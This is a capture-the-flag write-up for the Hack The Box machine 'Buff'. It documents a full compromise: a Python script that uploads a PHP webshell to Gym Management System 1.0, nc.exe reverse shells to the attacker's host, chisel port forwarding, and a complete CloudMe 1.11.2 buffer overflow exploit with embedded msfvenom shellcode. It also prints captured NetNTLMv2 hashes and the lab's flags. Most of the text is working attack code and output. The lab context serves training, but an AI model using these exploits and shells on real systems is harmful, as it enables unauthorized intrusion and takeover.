Buff by k0rriban

htbexplorer report

Name	IP Address	Operating System	Points	Rating	User Owns	Root Owns	Retired	Release Date	Retired Date	Free Lab	ID
Buff	10.10.10.198	Windows	20	3.6	17774	8121	Yes	2020-07-18	2020-11-21	No	263

Summary

1. Scan ports -> 7680, 8080
2. Enumerate port 8080 -> LFI through `/upload.php?id=`
3. Upload `webshell.php` -> RCEon `http://10.10.10.198:8080/upload/webshell.php?cmd=` as `shaun`
4. Obtain `reverse shell` with `nc.exe` -> User shell as `shaun` (User flag)
5. Exploit `buffer overflow` on `CloudMe 1.11.2` -> `RCE` as `administrator`
6. Obtain `reverse shell` with `nc.exe` -> User shell as `administrator` (System flag)

Enumeration

OS

TTL	OS
+- 64	Linux
+- 128	Windows

As we can see in the code snippet below, the operating system is Windows.

```
❯ ping -c 1 10.10.10.198
PING 10.10.10.198 (10.10.10.198) 56(84) bytes of data.
64 bytes from 10.10.10.198: icmp_seq=1 ttl=127 time=37.0 ms
```

Nmap port scan

First, we will scan the host for open ports.

```
❯ sudo nmap -p- -sS --min-rate 5000 10.10.10.198 -v -Pn -n -oG Enum/allPorts
```

With the utility `extractPorts` we list and copy the open ports:

```
❯ extractPorts Enum/allPorts

[*] Extracting information...

    [*] IP Address:  10.10.10.198

    [*] Open ports:  7680,8080


[*] Ports have been copied to clipboard...
```

Run a detailed scan on the open ports:

```
❯ nmap -p7680,8080 -sVC 10.10.10.198 -oN Enum/targeted -n -Pn
PORT     STATE SERVICE    VERSION
7680/tcp open  pando-pub?
8080/tcp open  http       Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-title: mrb3n's Bro Hut
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
```

Final nmap report

Port	Service	Version	Extra
7680	pando-pub?	-	-
8080	http	Apache httpd 2.4.43	PHP 7.4.6

Port 8080 enumeration

Technology scan

```
❯ whatweb http://10.10.10.198:8080
http://10.10.10.198:8080 [200 OK] Apache[2.4.43], Bootstrap, Cookies[sec_session_id],
Country[RESERVED][ZZ], Frame, HTML5, HTTPServer[Apache/2.4.43 (Win64) OpenSSL/1.1.1g
PHP/7.4.6], HttpOnly[sec_session_id], IP[10.10.10.198], JQuery[1.11.0,1.9.1], OpenSSL[1.1.1g],
PHP[7.4.6], PasswordField[password], Script[text/JavaScript,text/javascript], Shopify,
Title[mrb3n\'s Bro Hut], Vimeo, X-Powered-By[PHP/7.4.6], X-UA-Compatible[IE=edge]
```

Toguether with wappalyzer extemsion:

Technology	Version	Detail
PHP	7.4.6	-
Apache	2.4.43	-
OpenSSL	1.1.1g	-

Web content fuzzing


```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/common.txt --hc 404 --hh 118
"http://10.10.10.198:8080/FUZZ"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.198:8080/FUZZ
Total requests: 4712

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000015:   200        2 L      11 W       66 Ch       ".gitattributes"
000000025:   403        42 L     97 W       1044 Ch     ".htpasswd"
000000023:   403        42 L     97 W       1044 Ch     ".hta"
000000024:   403        42 L     97 W       1044 Ch     ".htaccess"
000000193:   403        42 L     97 W       1044 Ch     "AT-admin.cgi"
000000267:   200        338 L    2953 W     18025 Ch    "LICENSE"
000000524:   403        42 L     97 W       1044 Ch     "admin.cgi"
000000526:   403        42 L     97 W       1044 Ch     "admin.pl"
000000761:   403        42 L     97 W       1044 Ch     "aux"
```

```
000000905:   301        9 L      30 W       342 Ch      "boot"
000000952:   403        42 L     97 W       1044 Ch     "cachemgr.cgi"
000001037:   403        42 L     98 W       1058 Ch     "cgi-bin/"
000001158:   403        42 L     97 W       1044 Ch     "com4"
000001155:   403        42 L     97 W       1044 Ch     "com1"
000001157:   403        42 L     97 W       1044 Ch     "com3"
000001156:   403        42 L     97 W       1044 Ch     "com2"
000001202:   403        42 L     97 W       1044 Ch     "con"
000001703:   301        9 L      30 W       340 Ch      "ex"
000001705:   503        39 L     98 W       1058 Ch     "examples"
000002184:   301        9 L      30 W       345 Ch      "include"
000002170:   301        9 L      30 W       341 Ch      "img"
000002192:   200        133 L    308 W      4969 Ch     "index.php"
000002451:   403        45 L     113 W      1203 Ch     "licenses"
000002449:   200        338 L    2953 W     18025 Ch    "license"
000002535:   403        42 L     97 W       1044 Ch     "lpt2"
000002534:   403        42 L     97 W       1044 Ch     "lpt1"
000002859:   403        42 L     97 W       1044 Ch     "nul"
000003104:   403        45 L     113 W      1203 Ch     "phpmyadmin"
000003268:   403        42 L     97 W       1044 Ch     "prn"
000003303:   301        9 L      30 W       345 Ch      "profile"
000003709:   403        45 L     113 W      1203 Ch     "server-status"
000003708:   403        45 L     113 W      1203 Ch     "server-info"
000003771:   403        42 L     97 W       1044 Ch     "showcode.asp"
000004302:   301        9 L      30 W       344 Ch      "upload"
000004465:   403        42 L     97 W       1044 Ch     "webalizer"
```

As we can see, we need to log in to access to all the listed pages. Also, as we don't know the domain name, we cannot perform a subdomain fuzzing.

Manual enumeration

Now, we can perform a manual enumeration of the web server. While taking a look at the web page, we observe:



So we can enumerate a CMS called Gym Management Software 1.0. If we look for exploits we find:

```
❯ searchsploit Gym Management System 1.0
----------------------------------------------------------------------------------------------------
---------------------------------------------- ---------------------------------
 Exploit Title
|  Path
----------------------------------------------------------------------------------------------------
---------------------------------------------- ---------------------------------
Gym Management System 1.0 - 'id' SQL Injection
| php/webapps/48936.txt
Gym Management System 1.0 - Authentication Bypass
| php/webapps/48940.txt
Gym Management System 1.0 - Stored Cross Site Scripting
| php/webapps/48941.txt
Gym Management System 1.0 - Unauthenticated Remote Code Execution
| php/webapps/48506.py
----------------------------------------------------------------------------------------------------
---------------------------------------------- ---------------------------------
Shellcodes: No Results
```

We are interested in the Unauthenticated RCE.

User shell

RCE through port 8080's CMS

IF we take a look at the exploit php/webapps/48506.py, we can see that the CMS is vulnerable to LFI and we could upload a webshell like:

```
echo "<pre>".system($_REQUEST["cmd"])."</pre>";
```

The page seems to be filtering for image uploads, so the name must be `webshell.php.png`. If we try to exploit this vulnerability with the next exploit:

```
──────┬──────────────────────────────────────────────────────────────────────────
      │ File: Exploits/upload_webshell.py
      │ Size: 1.1 KB
──────┼──────────────────────────────────────────────────────────────────────────
   1  │ import requests
   2  │ import argparse
   3  │
   4  │ args = argparse.ArgumentParser()
   5  │ args.add_argument("-u", "--url", help="Target's URL (base url)",dest="url",type=str,
required=True)
   6  │ args.add_argument("-n", "--name", help="Name of the webshell", dest="name",type=str,
required=True)
   7  │ args = args.parse_args()
   8  │
   9  │ upload_dir = '/upload.php?id={}'.format(args.name)
  10  │ upload_url = args.url + upload_dir
  11  │
  12  │ png_magic = '\x89\x50\x4e\x47\x0d\x0a\x1a'
  13  │
  14  │ file_name = args.name + ".php.png"
  15  │ payload = png_magic + '\n' + '<?php echo "<pre>".system($_GET["cmd"])."</pre>"; ?>'
  16  │ file_type = "image/png"
  17  │ headers = {
  18  │         'Content-Disposition':'form-data'
  19  │         }
  20  │
  21  │ data = {
  22  │         'file':
  23  │             (
  24  │                 file_name,
  25  │                 payload,
  26  │                 file_type,
  27  │                 headers
  28  │             )
  29  │         }
  30  │ payload_data = {'pupload':'upload'}
  31  │
  32  │ response = requests.post(url=upload_url, files=data, data=payload_data, verify=False)
  33  │
  34  │ if "Warning" not in response.text:
  35  │     print("File successfully uploaded, go to:\n{}/upload/{}.php?cmd=whoami to test if
it worked".format(args.url,args.name))
  36  │ else:
  37  │     print("Something went wrong!! :C")
  38  │
  39  │
──────┴──────────────────────────────────────────────────────────────────────────
```

Doing so, we can upload a `php webshell` and obtain RCE:

```
❯ python3 Exploits/upload_webshell.py -u http://10.10.10.198:8080 --name webshell
File successfully uploaded, go to:
http://10.10.10.198:8080/upload/webshell.php?cmd=whoami to test if it worked
❯ curl "http://10.10.10.198:8080/upload/webshell.php?cmd=whoami"
PNG
```

```
buff\shaun
```

RCE to Reverse shell

Now, we can try to obtain a reverse shell using nc.exe. To do so, we will need to upload the binary:

```
❯ sudo smbserver.py smbFolder $(pwd) -smb2support
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.198,49705)
[*] AUTHENTICATE_MESSAGE (BUFF\shaun,BUFF)
[*] User BUFF\shaun authenticated successfully
[*]
shaun::BUFF:aaaaaaaaaaaaaaaa:5f819dc41d6770610f307fa62f8c0745:0101000000000000080cc5d7fe683d801b
33020f358087cc6000000000100100068007500710048006700530068007000030010006800750071004800670053000
6800700002001000550075006c004e006b006f007000730004001000550075006c004e006b006f00700073000700080
080cc5d7fe683d80106000400020000000800300030000000000000000000000000020000003a087f26cfffb9410fedc4
130c698f7913fe32dfb3e71db209a83440bc2642de0a0010000000000000000000000000000000000009001e0063006
900660073002f00310030002e00310030002e00310034002e00360000000000000000000
```

Now we can start a reverse shell as:

```
# Listening terminal
❯ nc -nlvp 3333
# Triggering terminal
❯ curl 'http://10.10.10.198:8080/upload/webshell.php?
cmd=\\10.10.14.6\smbFolder\nc.exe+10.10.14.6+3333+-e+cmd'
# Listening terminal
C:\xampp\htdocs\gym\upload>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::24c
   IPv6 Address. . . . . . . . . . . : dead:beef::cce7:3d94:609d:5fc0
   Temporary IPv6 Address. . . . . . : dead:beef::f4de:d5a0:4fac:271e
   Link-local IPv6 Address . . . . . : fe80::cce7:3d94:609d:5fc0%10
   IPv4 Address. . . . . . . . . . . : 10.10.10.198
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:8918%10
                                       10.10.10.2
C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun
```

We obtained a reverse shell as shaun on Buff.

> Note: This windows shell uses type to read files, instead of more

Privilege escalation

To escalate privileges we can try to execute winpeas and check the privesc vulnerabilities:

```
C:\Users\shaun\Desktop>copy \\10.10.14.6\smbFolder\winPEASx64_ofs.exe .\winpeas.exe
copy \\10.10.14.6\smbFolder\winPEASx64_ofs.exe .\winpeas.exe
        1 file(s) copied.
C:\Users\shaun\Desktop>.\winpeas.exe
 Enumerating Security Packages Credentials
  Version: NetNTLMv2
  Hash:
shaun::BUFF:1122334455667788:8b4531a493e7d27248ee48fd567ef133:010100000000000f0e2ed99ea83d801b
2d48db1dd1b7fe5000000000800300030000000000000000000000002000003a087f26cfffb9410fedc4130c698f79
13fe32dfb3e71db209a83440bc2642de0a0010000000000000000000000000000000000090000000000000000000000
0
 Searching executable files in non-default folders with write (equivalent) permissions (can be
slow)
  File Permissions
"C:\Users\shaun\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\#!001\Microsoft
Edge\Cache\WEIKCYS4\CloudMe_1112[1].exe": shaun [AllAccess]
```

We can try to bruteforce shaun's password, but first, we will enumerate vulnerabilities for CloudMe 1.11.2:

```
❯ searchsploit CloudMe 1.11.2
------------------------------------------------------------------------------------------------
---------------------------------------- ---------------------------------
 Exploit Title
|  Path
------------------------------------------------------------------------------------------------
---------------------------------------- ---------------------------------
CloudMe 1.11.2 - Buffer Overflow (PoC)
| windows/remote/48389.py
CloudMe 1.11.2 - Buffer Overflow (SEH_DEP_ASLR)
| windows/local/48499.txt
CloudMe 1.11.2 - Buffer Overflow ROP (DEP_ASLR)
| windows/local/48840.py
CloudMe Sync 1.11.2 - Buffer Overflow + Egghunt
| windows/remote/46218.py
CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)
| windows_x86-64/remote/46250.py
------------------------------------------------------------------------------------------------
---------------------------------------- ---------------------------------
Shellcodes: No Results
```

We can see this version is vulnerable to Buffer Overflow:

```
import socket
import argparse

args = argparse.ArgumentParser()
args.add_argument(help="Host IP Address",dest="target",type=str)
args.add_argument(help="CloudMe 1.11.2 port (default 8888)", dest="port", type=int)
args = args.parse_args()

padding1 = b"\x90" * 1052
EIP = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS = b"\x83\xEC\x10" # sub esp, 0x10

# msfvenom -a x86 -p windows/exec CMD='C:\xampp\htdocs\gym\upload\nc.exe 10.10.14.9 4444 -e
cmd' -b '\x00\x0A\x0D' -f python
buf =  b""
buf += b"\xd9\xc3\xd9\x74\x24\xf4\x58\xbb\x88\xaf\x7e\x3b\x2b"
```

```
buf += b"\xc9\xb1\x3d\x83\xe8\xfc\x31\x58\x14\x03\x58\x9c\x4d"
buf += b"\x8b\xc7\x74\x13\x74\x38\x84\x74\xfc\xdd\xb5\xb4\x9a"
buf += b"\x96\xe5\x04\xe8\xfb\x09\xee\xbc\xef\x9a\x82\x68\x1f"
buf += b"\x2b\x28\x4f\x2e\xac\x01\xb3\x31\x2e\x58\xe0\x91\x0f"
buf += b"\x93\xf5\xd0\x48\xce\xf4\x81\x01\x84\xab\x35\x26\xd0"
buf += b"\x77\xbd\x74\xf4\xff\x22\xcc\xf7\x2e\xf5\x47\xae\xf0"
buf += b"\xf7\x84\xda\xb8\xef\xc9\xe7\x73\x9b\x39\x93\x85\x4d"
buf += b"\x70\x5c\x29\xb0\xbd\xaf\x33\xf4\x79\x50\x46\x0c\x7a"
buf += b"\xed\x51\xcb\x01\x29\xd7\xc8\xa1\xba\x4f\x35\x50\x6e"
buf += b"\x09\xbe\x5e\xdb\x5d\x98\x42\xda\xb2\x92\x7e\x57\x35"
buf += b"\x75\xf7\x23\x12\x51\x5c\xf7\x3b\xc0\x38\x56\x43\x12"
buf += b"\xe3\x07\xe1\x58\x09\x53\x98\x02\x47\xa2\x2e\x39\x25"
buf += b"\xa4\x30\x42\x19\xcd\x01\xc9\xf6\x8a\x9d\x18\xb3\x65"
buf += b"\xd4\x01\x95\xed\xb1\xd3\xa4\x73\x42\x0e\xea\x8d\xc1"
buf += b"\xbb\x92\x69\xd9\xc9\x97\x36\x5d\x21\xe5\x27\x08\x45"
buf += b"\x5a\x47\x19\x06\x66\xeb\xda\xe8\xfb\x63\x6b\xb7\x6b"
buf += b"\xf0\xef\x28\x08\x8b\xb3\xd1\xb7\x06\x10\x6b\x37\xb5"
buf += b"\xc7\xf2\xd3\x19\x76\x96\x35\xc7\xfe\x3d\x69\x36\xcf"
buf += b"\x93\x58\x08\x01\xdd\xae\x46\x64\x3d\xfa\xa2\xa2\x09"
buf += b"\x22\xe6\xaf\x51\x41\x95\x4b\x92"

overrun = b"C" *(1500 - len(padding1 + NOPS + EIP + buf))

payload = padding1 + EIP + NOPS + buf + overrun

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((args.target,args.port))
    print("[+] Connected to the server")
    s.send(payload)
    print("[+] Payload was sent, check your listening shell :)")
except socket.error as e:
    print("Something went wrong...\nCause: {}".format(str(e)))
```

With this script we can try to trigger a reverse shell as root, exploiting the Buffer Overflow vulnerability on port 8888. But this port is local, so we will need to use chisel to forward it:

```
# Uploading chisel to the victim
C:\xampp\htdocs\gym\upload>copy \\10.10.14.9\smbFolder\chisel.exe .\chisel.exe
copy \\10.10.14.9\smbFolder\chisel.exe .\chisel.exe
        1 file(s) copied.
# Executing reverse server
❯ chisel server --reverse -p 6666
2022/06/20 11:38:42 server: Reverse tunnelling enabled
2022/06/20 11:38:42 server: Fingerprint 3wcC9SZm9SOV+E3qxBu/4lxELF32m2QlbYfPOs2o0Mk=
2022/06/20 11:38:42 server: Listening on http://0.0.0.0:6666
# Executing port forwarding
C:\xampp\htdocs\gym\upload>.\chisel client 10.10.14.9:6666 R:8888:127.0.0.1:8888
.\chisel client 10.10.14.9:6666 R:8888:127.0.0.1:8888
2022/06/20 10:39:25 client: Connecting to ws://10.10.14.9:6666
2022/06/20 10:39:25 client: Connected (Latency 41.6874ms)
# Attacker side result
❯ chisel server --reverse -p 6666
2022/06/20 11:38:42 server: Reverse tunnelling enabled
2022/06/20 11:38:42 server: Fingerprint 3wcC9SZm9SOV+E3qxBu/4lxELF32m2QlbYfPOs2o0Mk=
2022/06/20 11:38:42 server: Listening on http://0.0.0.0:6666
2022/06/20 11:39:25 server: session#1: Client version (1.7.7) differs from server version
(v1.7.7)
2022/06/20 11:39:25 server: session#1: tun: proxy#R:8888=>8888: Listening
```

Now, we can attack the machines local port 8888 as if it was our local port:

```
❯ nmap -p8888 --open 127.0.0.1 -n -Pn -oN Enum/chisel_8888
PORT     STATE SERVICE
8888/tcp open  sun-answerbook
```

Now, we can try to attack against it, using nc.exe:

```
# Shaun terminal on victim
C:\xampp\htdocs\gym\upload>copy \\10.10.14.9\smbFolder\nc.exe .\nc.exe
copy \\10.10.14.9\smbFolder\nc.exe .\nc.exe
        1 file(s) copied.
# Triggering terminal
❯ python3 Exploits/cloudme_buffoverflow.py 127.0.0.1 8888
[+] Connected to the server
[+] Payload was sent, check your listening shell :)
# Listening terminal
❯ nc -nlvp 4444
Connection from 10.10.10.198:49823
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator
```

We obtained a shell as Buff/administrator user.

CVE

No CVEs were consulted for this machine.

Machine flags

Type	Flag	Blood	Date
User	e89175d4548daf72d1ededde4ade3a87	No	19-06-2022
Root	aab859e1b9ed3f79f4d025bf013cf3b7	No	20-06-2022

References

- https://www.exploit-db.com/exploits/48506
- https://www.cloudme.com/es
- https://www.exploit-db.com/exploits/48389
- https://bufferoverflows.net/practical-exploitation-part-1-cloudme-sync-1-11-2-bufferoverflow-seh/